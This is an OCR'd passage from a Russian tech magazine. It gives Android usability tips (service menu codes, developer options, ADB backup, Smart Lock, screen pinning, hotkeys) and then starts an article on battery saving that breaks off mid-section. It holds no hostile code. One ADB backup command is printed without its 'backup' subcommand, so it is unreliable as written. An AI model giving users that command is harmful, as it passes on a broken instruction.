
Как избавиться от всего этого шлака: долго удерживаем палец на уведомлении и снимаем галочку под кнопкой «Остановить». Это рецепт для KitKat. В Lollipop все немного по-другому, но суть та же: удерживаем, далее кнопка i, в открывшемся окне ставим галочку на «Заблокировать». Там же можно принудительно сделать уведомление приоритетным, чтобы оно всегда было в самом верху.

### 05. НЕ ЗАБЫВАЙ ПРО СЕРВИСНОЕ МЕНЮ

Еще одна совсем не очевидная функция — сервисное меню. Его можно открыть через набор номера *#*#4636#*#*. В основном там различная техническая информация вроде номера IMEI, уровня сигнала, текущего местоположения или типа сети. Но есть и очень полезная для некоторых ситуаций функция принудительного переключения смартфона на нужный тип сети (2G, 3G, LTE).

В условиях плохого уровня 3G/LTE-сигнала девайс стремится сброситься на 2G, чтобы сохранить заряд батареи и обеспечить доступность абонента. Такое поведение можно отключить. Открываем сервисное меню и в пункте «Настроить предпочтительный тип сети» выбираем WCDMA only или LTE only. Таким же образом можно переключить смартфон на 2G — GSM only. Поможет в том случае, если требуется сохранить заряд батареи и интернет используется редко. Кстати, там же можно отключить радиомодуль вообще (естественно, до ближайшей перезагрузки).

В смартфонах на базе китайских чипов MTK есть собственное и гораздо более изощренное сервисное меню. Его номер *#*#3646633#*#*. Там различная системная информация и огромное количество тестов, среди которых можно найти несколько полезных настроек, таких как регулировка уровня громкости при разговоре или, например, изменение настроек GPS/AGPS. Само меню жутко нелогичное и содержит такое количество разнообразной инфы, что я даже не решусь описывать его, а просто отправлю читателя на три буквы — XDA.




**Выбираем предпочтительный тип сети**

### 06. ЮЗАЙ СТАНДАРТНЫЙ БРАУЗЕР

Не знаю, почему пользователи так не любят встроенный браузер Android. На мой взгляд, он прекрасен. Легкий, быстрый, на движке Chromium, умеет синхронизироваться с аккаунтом Google (то есть сразу включает в себя все закладки и пароли из Chrome), но самое главное — в нем есть очень удобный и почти гениальный метод навигации. Это так называемое круговое меню, которое можно активировать в настройках (только в Android 4.0–4.4).

После включения вместо стандартной панели навигации появится автоматически скрываемое меню, доступное с помощью свайпа с левой стороны экрана. Меню позволяет быстро перезагрузить страницу, вернуться назад, открыть или выбрать другую вкладку, поделиться ссылкой и все остальное, что может браузер. Это гораздо удобнее стандартной панели и обычного меню, так что рекомендую попробовать.

### 07. УПРАВЛЯЙ КОНТАКТАМИ С КОМПА


В копилке Google есть веб-сервисы не только для удаленной установки софта, блокирования и поиска смартфона, но и управления контактами. Все когда-либо сохраненные и синхронизируемые при подключении нового смартфона контакты людей всегда можно найти на странице google.com/contacts. Их можно просматривать, редактировать, добавлять и удалять. Причем, как ни странно, по сути это часть Gmail.

### 08. СЛЕДИ ЗА ЗАГРУЗКОЙ ПРОЦЕССОРА

В Android есть встроенная функция показа текущей загрузки процессора и активных в данный момент процессов поверх экрана. По идее, она предназначена для разработчиков приложений и прошивок и скрыта от обычных юзеров, но нам никто не мешает ее активировать. Но для начала придется достучаться до раздела настроек «Для разработчиков», которого по умолчанию вообще не существует.

Идем в настройки, далее «О телефоне», находим строчку «Номер сборки» и тапаем по ней семь раз подряд. На экране должно появиться сообщение «Вы стали разработчиком!» Это значит, что пункт «Для разработчиков» теперь открыт, и мы переходим в него. Отматываем почти в самый низ экрана и в разделе «Мониторинг» находим переключатель «Показывать загрузку ЦП». Включаем и видим в правой верхней части экрана список.

Первая строка — это так называемый loadavg, показывающий количество процессов, которым пришлось работать или ждать своей очереди на выполнение за последнюю минуту, пять и десять минут. Если говорить совсем грубо: если эти значения, поделенные на количество ядер процессора, будут выше единицы, это означает 100%-ю загрузку процессора за последнюю минуту, пять или десять минут соответственно. Ниже идет список наиболее прожорливых процессов (по сути, аналог команды top из Linux).




**Оверлей со статистикой загрузки процессора**

### 09. ИСПОЛЬЗУЙ ADB ДЛЯ БЭКАПА СОФТА НА КОМП

Мы уже не раз писали о замечательном инструменте под названием ADB, который может существенно упростить управление устройством с компа для человека, хорошо знакомого с консолью (здесь речь в основном идет о Linux, конечно же). Кроме возможности установки софта, переноса на смартфон файлов, просмотра логов и других полезностей, с недавних пор ADB позволяет делать бэкап всех настроек и приложений смартфона.

Чтобы воспользоваться данной функциональностью, устанавливаем универсальный ADB-драйвер (goo.gl/AzZrjR), далее скачиваем сам ADB (goo.gl/3P7kIM), устанавливаем драйвер, далее разворачиваем архив с ADB, подключаем смартфон к компу USB-кабелем, запускаем командную строку и выполняем команду

```
$ adb devices
```

Если ни одного девайса не найдено, значит, на смартфоне отключен режим отладки по ADB. Для включения переходим в «Настройки → Для разработчиков», включаем переключатель «Отладка по USB». Теперь вновь выполняем предыдущую команду и соглашаемся с появившимся предупреждением на экране смартфона. Теперь можно сделать бэкап:

```
$ adb -apk -shared -f backup.ab
```

На экране смартфона появится сообщение с просьбой указать пароль шифрования для бэкапа — можно смело жать «Далее». Начнется процесс бэкапа приложений, который затронет как сами APK-пакеты (флаг -apk в команде), так и их настройки. В бэкап также попадут все приложения с карты памяти. Восстановить бэкап можно с помощью такой команды:


```
$ adb restore backup.ab
```

### 10. ОТКЛЮЧИ ФОНОВУЮ ПЕРЕДАЧУ ДАННЫХ В ПРИЛОЖЕНИЯХ

Работая в фоне, приложения могут активно использовать интернет для самых разных целей, от обновления своего контента до слива информации о твоем местоположении. К тому же такая активность в любом случае приводит к повышенному расходу заряда аккумулятора.

В Android есть возможность выборочно ограничить приложения на передачу данных в фоне, вот только находится она в таком месте, куда большинство юзеров вряд ли когда-нибудь бы заглянуло. Чтобы запретить какому-либо приложению использовать интернет в фоне, необходимо перейти в настройки, далее — «Передача данных», промотать экран вниз до списка активно использующих сеть приложений (для некоторых будет сюрпризом, что он там вообще есть) и тапнуть по нужной софтине. Внизу будет опция «Ограничить фоновый режим».

Стоит иметь в виду, что опция отключит передачу данных только по мобильной сети, так что по Wi-Fi данные будут продолжать течь.




**Включаем ограничение на фоновую передачу данных**

### 11. ИСПОЛЬЗУЙ СТРОКУ ПОИСКА

Зачастую владельцы смартфонов на базе Android пренебрегают поисковой строкой в верхней части главного экрана. Это действительно логично, учитывая возможность выполнить поиск, вбив запрос в адресную строку любого мобильного браузера. Между тем строка поиска на рабочем столе умеет гораздо больше, чем просто перенаправлять запрос на google.com.

Она позволяет искать в контактах, приложениях, событиях в календаре, в закладках и истории веб-браузера в автоматическом режиме. При обычном использовании смартфона она, может, и не будет так полезна, но при подключении внешней клавиатуры это незаменимый инструмент. Просто жмем <Win + Space> и вбиваем имя приложения, контакта или чего угодно еще, и оно сразу появляется на экране.

## GOOGLE NOW

Google Now поддерживает большое количество русскоязычных голосовых команд. Все их можно разделить на две группы: голосовой поиск и собственно сами голосовые команды. Голосовой поиск позволяет выполнять интеллектуальный поиск в Google, когда система вместо списка ссылок выдает на экран конкретный ответ, а голосовые команды позволяют выполнять те или иные действия, например отправить СМС или установить будильник.

Список команд показан на изображении «Голосовые команды Google Now». Голосовой поиск же включает в себя более десятка различных типов вопросов:

- **Погода.** Какая погода будет завтра утром?
- **Адреса.** Где ближайшая аптека?
- **Информация об авиарейсе.** Когда отправляется рейс «Аэрофлота» номер 2336?
- **Время.** Который час в Лондоне?
- **События.** Когда сегодня заход Солнца?
- **Вычисления.** Чему равен квадратный корень из 2209?
- **Перевод.** Как будет «огурец» по-испански?
- **Спорт.** Когда играет «Спартак»?
- **Финансы.** Какой сегодня индекс S&P 500?
- **Факты.** Какова высота самого высокого здания в мире?
- **Курс валют.** Переведи 2600 рупий в доллары США.
- **Изображения.** Покажи фотографии моста Золотые Ворота.

Интересно, что по-английски Google Now понимает большое количество и гораздо менее очевидных вопросов. Как пример можно привести:

- Надевать ли сегодня куртку?
- Сколько чаевых с 420 рублей?
- Где моя посылка?

| Голосовая команда | Дополнительные параметры | Примеры |
|---|---|---|
| **Открыть"** | Название приложения | "Открыть Gmail" |
| **Добавить мероприятие в календарь** | Описание мероприятия, день или дата, время | "Добавить мероприятие в календарь: Ужин в Санкт-Петербурге в субботу в 19:00" |
| **Карта** | Адрес, имя, название компании, тип компании или другое местоположение | "Карта, улица Миллионная, Санкт-Петербург" |
| **Маршруты** или **Навигация** | Адрес, имя, название компании, тип компании или другое местоположение | "Маршруты Тверской бульвар 1, Москва, Россия" или "Навигация Сенатская площадь, Санкт-Петербург" |
| **Запись в Google+** | Текст, который нужно опубликовать в ленте Google+ | "Запись в Google+: Еду загород" |
| **Что это за песня?** | | Произнесите эту команду, когда играет незнакомая песня, чтобы узнать ее название. |
| **Считать штрихкод** | Сканирование штрихкода или QR-кода, чтобы узнать больше о товаре. | Произнесите "Считать штрихкод" и направьте на него камеру телефона. |
| **Перейти на** | Поисковая строка или URL | "Перейти на Google.ru" |
| **Отправить электронное сообщение** | "Кому" и имя контакта, "Тема" и тема сообщения, "Сообщение" и текст сообщения (произносите знаки пунктуации) | "Отправить электронное сообщение, Иван Петров, тема, новые ботинки, сообщение, хочу показать тебе свои новые ботинки, точка" |
| **Заметка для себя** | Текст сообщения | "Заметка для себя: купить молока" |
| **"Установить будильник"** | "Время" или "на" и время (например "10:45 утра" или "через 20 минут"), "ярлык" и название будильника | "Установить будильник 19:45, ярлык, достать белье из стиральной машины" |
| **Слушать** | Воспроизведение музыки в приложении "Google Play Музыка" по имени исполнителя, названию песни или альбома. | "Слушать: Подмосковные вечера" |

**Голосовые команды Google Now**

### 12. ЮЗАЙ SMART LOCK

Smart Lock — одна из тех функций, о которых не задумываешься, но, попробовав единожды, уже не можешь без нее жить. Это одна из самых заметных новинок Android Lollipop и одна из самых полезных функций, добавленных в Android в последнее время. Идея Smart Lock крайне проста — она отключает пин-код или другую защиту экрана блокировки в том случае, если поблизости есть определенное Bluetooth-устройство или место на карте.

По умолчанию Smart Lock «как бы» отключена. То есть она нигде не светится, но после сопряжения с новым Bluetooth-устройством (любого типа) обязательно предложит добавить его в свой белый список. После этого ты о ней вновь забудешь. Но только до тех пор, пока не включишь защиту экрана блокировки в разделе «Безопасность» настроек. Теперь она заработает так, как и должна.

Сами настройки Smart Lock находятся в том же разделе, и, кроме добавления новых Bluetooth-устройств, там можно указать «безопасные места», причем сразу со списком вариантов, основанным на «наблюдениях» Google Now. Кстати, если его отключить, как описано в первом совете, то потеряется и данная функциональность.



**INFO**

Чтобы сэкономить заряд батареи смартфона с AMOLED-экраном, можно установить черные обои и использовать приложения с черным фоном.


### 13. ЭКОНОМЬ ЭНЕРГИЮ ПРАВИЛЬНО

Еще одно заметное нововведение Lollipop — это режим экономии энергии. В стандартный Android он перекочевал из прошивок производителей смартфонов, которые раньше занимались его реализацией самостоятельно. Теперь функция есть в чистом Android — ты юзаешь смартфон по полной, и при достижении 15% заряда аккумулятора система предлагает включить режим энергосбережения, который отключает фоновую передачу данных, снижает яркость до минимума, отключает некоторые датчики и снижает FPS отрисовки экрана до пары десятков кадров в секунду. Для наглядности строка состояния и наэкранные кнопки внизу экрана становятся красными — чтобы не забывал.

Режим экономии энергии поддается настройке. Идем в «Настройки → Батарея → меню → Режим энергосбережения». Здесь можно указать условие автоматического включения режима (правда, выбор скудный: 5%, 15% или никогда) и, самое главное, включить режим прямо сейчас. Очень удобно в том случае, если предстоит долгое путешествие без возможности подзарядки.

### 14. СЛЕДИ ЗА ТРАФИКОМ

Скорее всего, производители смартфонов, как обычно, перелопатят стандартный интерфейс Android 5.0 и все поменяют (привет Samsung — самому большому любителю ломать интерфейсы), но в стандартной шторке Lollipop, а точнее, во «второй шторке» с кнопками быстрых настроек есть одна изюминка. Кнопка передачи данных по центру вовсе не переключает передачу данных, а разворачивается в интерфейс, позволяющий не только просмотреть текущий расход трафика, но и отключить передачу данных с помощью переключателя сверху.




**Статистика потребления трафика в шторке**



**INFO**

Чтобы узнать свой MAC- и IP-адрес, идем в «Настройки → Wi-Fi → меню → Дополнительные функции». MAC и IP будут в самом низу.




**INFO**

В Lollipop есть встроенная игра в стиле Flappy Bird. Идем в «Настройки → О телефоне», несколько раз тапаем по пункту «Версия Android», затем удерживаем палец на появившемся «чупа-чупсе». Играем.

### 15. ДЕЛИСЬ НЕ ТЕЛЕФОНОМ, А ПРИЛОЖЕНИЕМ

Специально для тех, кто любит давать свой телефон другим людям, в Lollipop есть функция Screen pinning, позволяющая заблокировать смартфон на одном приложении без возможности его закрыть или переключиться на другое. Как и многие другие полезности, она совсем незаметна и запрятана довольно глубоко в настройки. Для активации идем в «Настройки → Безопасность», мотаем почти до самого конца и включаем опцию «Блокировка в приложении».

Теперь, если нажать кнопку просмотра запущенных приложений («Обзор»), внизу миниатюры текущего приложения появится концелярская кнопка. После нажатия на значок экран будет заблокирован на выбранном приложении и для возвращения назад потребуется удерживать кнопки «Назад» и «Обзор» одновременно. При этом придется ввести пин-код, если он установлен для экрана блокировки.




Включаем Screen pinning

## ГОРЯЧИЕ КЛАВИШИ

В Android есть большой набор горячих клавиш для подключаемых клавиатур. Для навигации по рабочему столу и различным меню можно использовать стрелки, Tab и Enter. Кроме этого, доступны следующие комбинации клавиш:

- **Esc** — кнопка «Назад»;
- **Win** + **Esc** — кнопка «Домой»;
- **Ctrl** + **Esc** — кнопка «Меню»;
- **Alt** + **Tab** — переключение между приложениями;
- **Ctrl** + **Space** — переключение раскладки;
- **Ctrl** + **P** — открыть настройки;
- **Ctrl** + **M** — управление установленными приложениями;
- **Ctrl** + **W** — смена обоев;
- **Win** + **E** — написать письмо;
- **Win** + **P** — проигрыватель музыки;
- **Win** + **A** — калькулятор;
- **Win** + **S** — написать СМС;
- **Win** + **L** — календарь;
- **Win** + **C** — контакты;
- **Win** + **B** — браузер;
- **Win** + **M** — карты Google;
- **Win** + **Space** — поиск;
- **Ctrl** + **Alt** + **Del** — перезагрузка.

### XX. ИСПОЛЬЗУЙ ACITIVITY LAUNCHER

Любое графическое Android-приложение включает в себя одну или несколько так называемых «активностей» (activity). Каждая из них — это окно (экран) приложения, например главный экран или экран настроек, может быть даже окно выбора файла. По умолчанию открыть напрямую (с рабочего стола) можно только те активности, которые разработчик приложения пометит как главные (main), остальные доступны только через само приложение и только если сам разработчик позволит это сделать.

Однако, имея под рукой нужный инструмент, можно достучаться до любой другой активности любого приложения и даже создать для нее ярлык на рабочем столе. Activity Launcher делает именно это. Просто установи приложение, выбери в меню сверху «Все действия» и найди нужную софтину. Все ее активности появятся на экране, и любую из них можно будет открыть простым тапом или повесить на рабочий стол с помощью долгого удержания пальца.

Как пример полезных «внутренних» активностей можно привести окно закладок Chrome (Chrome → Закладка), доступ к скрытому механизму AppOps в Android < 4.4.2 (Настройки → AppOps), запуск поиска в TuneIn Radio (tunein.ui.activities.TuneInSearchActivity). Очень много активностей имеет в себе ES Проводник, включая редактор, музыкальный плеер, просмотрщик изображений и многое другое. Любую из них можно запустить напрямую с рабочего стола. Таким же образом можно открыть любой раздел настроек и получить доступ к некоторым функциям ОС, достучаться до которых проблематично.

Это абсолютно легальная функциональность, и она не требует root.

### ВМЕСТО ВЫВОДОВ

Это, конечно же, не все, о чем можно было бы рассказать, но растянуть статью не получится, а многие из других возможностей и так известны. Не забывай об этих хитростях, и смартфон станет чуточку удобнее.



Vahan Abrahamyan@shutterstock.com


# СЕКРЕТЫ ДОЛГОЛЕТИЯ

ОПТИМИЗИРУЕМ ANDROID-СМАРТФОН ДЛЯ МЕНЬШЕГО ЭНЕРГОПОТРЕБЛЕНИЯ

Многие привыкли подключать смартфоны к заряднику каждый вечер. Сегодня это норма. Развиваются технологии, оптимизируется Android, производители нашпиговывают свои аппараты hi-end-начинкой, но при этом, как будто сговорившись, очень неохотно увеличивают емкость аккумуляторов, издевательски балансируя на том самом уровне автономии в один световой день. Но не будем поднимать тему о заговоре маркетологов, в этой статье речь пойдет об оптимизации того, что имеем, обо всех наиболее эффективных и безопасных способах улучшить энергосбережение смартфона.



Роман Петухов
smolsat@list.ru



| Pattern / Power Con. | | | | | |
|---|---|---|---|---|---|
| AMOLED | 738.00mW | 176.25mW | 90.75mW | 146.25mW | 126.75mW |
| TFT-LCD | 224.17mW | 224.17mW | 224.23mW | 224.24mW | 224.25mW |
| % (AMOLED/ TFT-LCD) | 330% | 78.62% | 40.27% | 65.22% | 56.52% |

**Сравнение энергопотребления экранов LCD и AMOLED в зависимости от отображаемой картинки**

**INFO**

Включи спящий режим в дополнительных настройках Wi-Fi. Это уменьшит расход энергии, если ты забудешь выключить Wi-Fi.

## ЧАСТЬ 1. ЖЕЛЕЗО

### Беспроводные сети и GPS

Запомни: хочешь сэкономить энергию — отключай лишних потребителей, то, чем в данный момент не пользуешься. Например, оставленные включенными беспроводные сети Wi-Fi и Bluetooth постоянно сканируют пространство и ищут доступные точки для подключения или устройства для спарринга; включенная «передача данных» (мобильный интернет) позволяет многочисленным приложениям постоянно «ломиться» в сеть для обновления своих данных и отправки запросов, дополнительно загружая процессор и опустошая проплаченный трафик или кошелек; включенная геолокация (GPS, ГЛОНАСС, определение координат по беспроводным сетям) помогает постоянно отслеживать твое положение, выполняя запросы любопытных приложений. Все это может потреблять значительную часть заряда аккумулятора, поэтому «вымыл руки, закрыл кран», ну в смысле — нажал на кнопку и отключил потребителя.

### Мобильная сеть

Уровень приема мобильной сети оказывает сильное влияние на сохранение заряда. Чем слабее уровень принимаемого сигнала (меньше делений индикатора антенны на экране), тем больше аппарат тратит энергии на усиление и поддержание этого сигнала. Поэтому в зонах неуверенного приема сигнала (в поезде, к примеру) лучше включать режим «В самолете», тем самым отключая радиомодуль устройства. Аналогично можно поступать вечером, отключая радиомодуль на ночь.

### Проблема выбора: 2G или 3G


Рассматривая характеристики любого телефона, ты, наверное, замечал, что производители всегда указывают время автономной работы в сетях 3G меньше, чем в сетях 2G. Это объясняется тем, что сети 3G многоканальны и обеспечивают более высокое качество и надежность соединения (безразрывный переход от одной станции к другой). Поэтому, если тебя не пугают кратковременные потери сигнала и чуть худшее качество разговора при выходе из подземного перехода (хотя это зависит и от множества других факторов), можешь в настройках режима сети (Настройки → Еще → Мобильные сети → Тип сети) выбирать «только 2G» (only GSM) и экономить до 20% на связи с сетью. Кроме того, если ты находишься в зоне плохого приема сети 3G, а на аппарате выбран автоматический режим «2G/3G», аппарат будет постоянно пытаться подключиться к сети 3G, даже если ее сигнал в несколько раз слабее сигнала 2G. Стоит ли говорить, что такие постоянные скачки требуют значительного расхода энергии, которого также можно избежать.

Однако, когда речь заходит о передаче данных (подключении к интернету), ситуация меняется на противоположную. При более-менее значительном трафике предпочтительнее использовать сети 3G или Wi-Fi вместо 2G. На первый взгляд это кажется спорным утверждением, но дьявол кроется в деталях: во-первых, передача данных в сети 2G (по технологии EDGE)





↙ Оптимизированный CPU

↓ CPU курильщика











**Disable Service: синий — работающие в фоне процессы, красный — отключенные, белый — общее количество процессов приложения**

требует на 30% больше энергии, чем в сети 3G, и лишь на 10% меньше, чем потребляет Wi-Fi; во-вторых, скорость передачи данных в сети 3G (HSPA) до 170 раз выше скорости в сети 2G (EDGE), не говоря уже о Wi-Fi, где разница будет в 600 раз. Это означает, что для скачивания той или иной информации устройству потребуется меньше времени, а значит, и меньше энергии.

Простой пример: ты хочешь скачать несколько песен общим размером 30 Мб. С помощью EDGE на это уйдет 30 Мб * 8 / 0,08 Мбит/с / 60 = 50 мин, с помощью HSPA — 30 Мб * 8 / 14 Мбит/с = 17 с, ну а с помощью Wi-Fi — всего 30 Мб * 8 / 50 Мбит/с = 5 с. Теперь, умножив время скачивания на среднее потребление того или иного режима, получим: для EDGE — 300 мА * 50 мин / 60 = 250 мА • ч; для HSPA — 210 мА * 17 с / 60 / 60 = 1 мА • ч; для Wi-Fi — 330 мА * 5 с / 60 / 60 = 0,5 мА • ч. В конечном итоге все будет зависеть от объема данных: чем он больше, тем больше будет экономия при использовании более скоростной сети.

Вывод. При упоре на голосовые вызовы и редком обращении в интернет (например, только обновление погоды и чтение новостей) предпочтительней использовать режим 2G, он даст наибольшую экономию энергии. При частом использовании интернета с большим объемом трафика (просмотр страниц с картинками, работа с почтовыми вложениями, скачивание файлов) предпочтительнее использовать режим 3G. В качестве компромиссного решения при необходимости можешь менять настройки сети 2G/3G, используя панель быстрого доступа или виджеты (при наличии root или кастомной прошивки. — Прим. ред.).

### Датчики и сенсоры

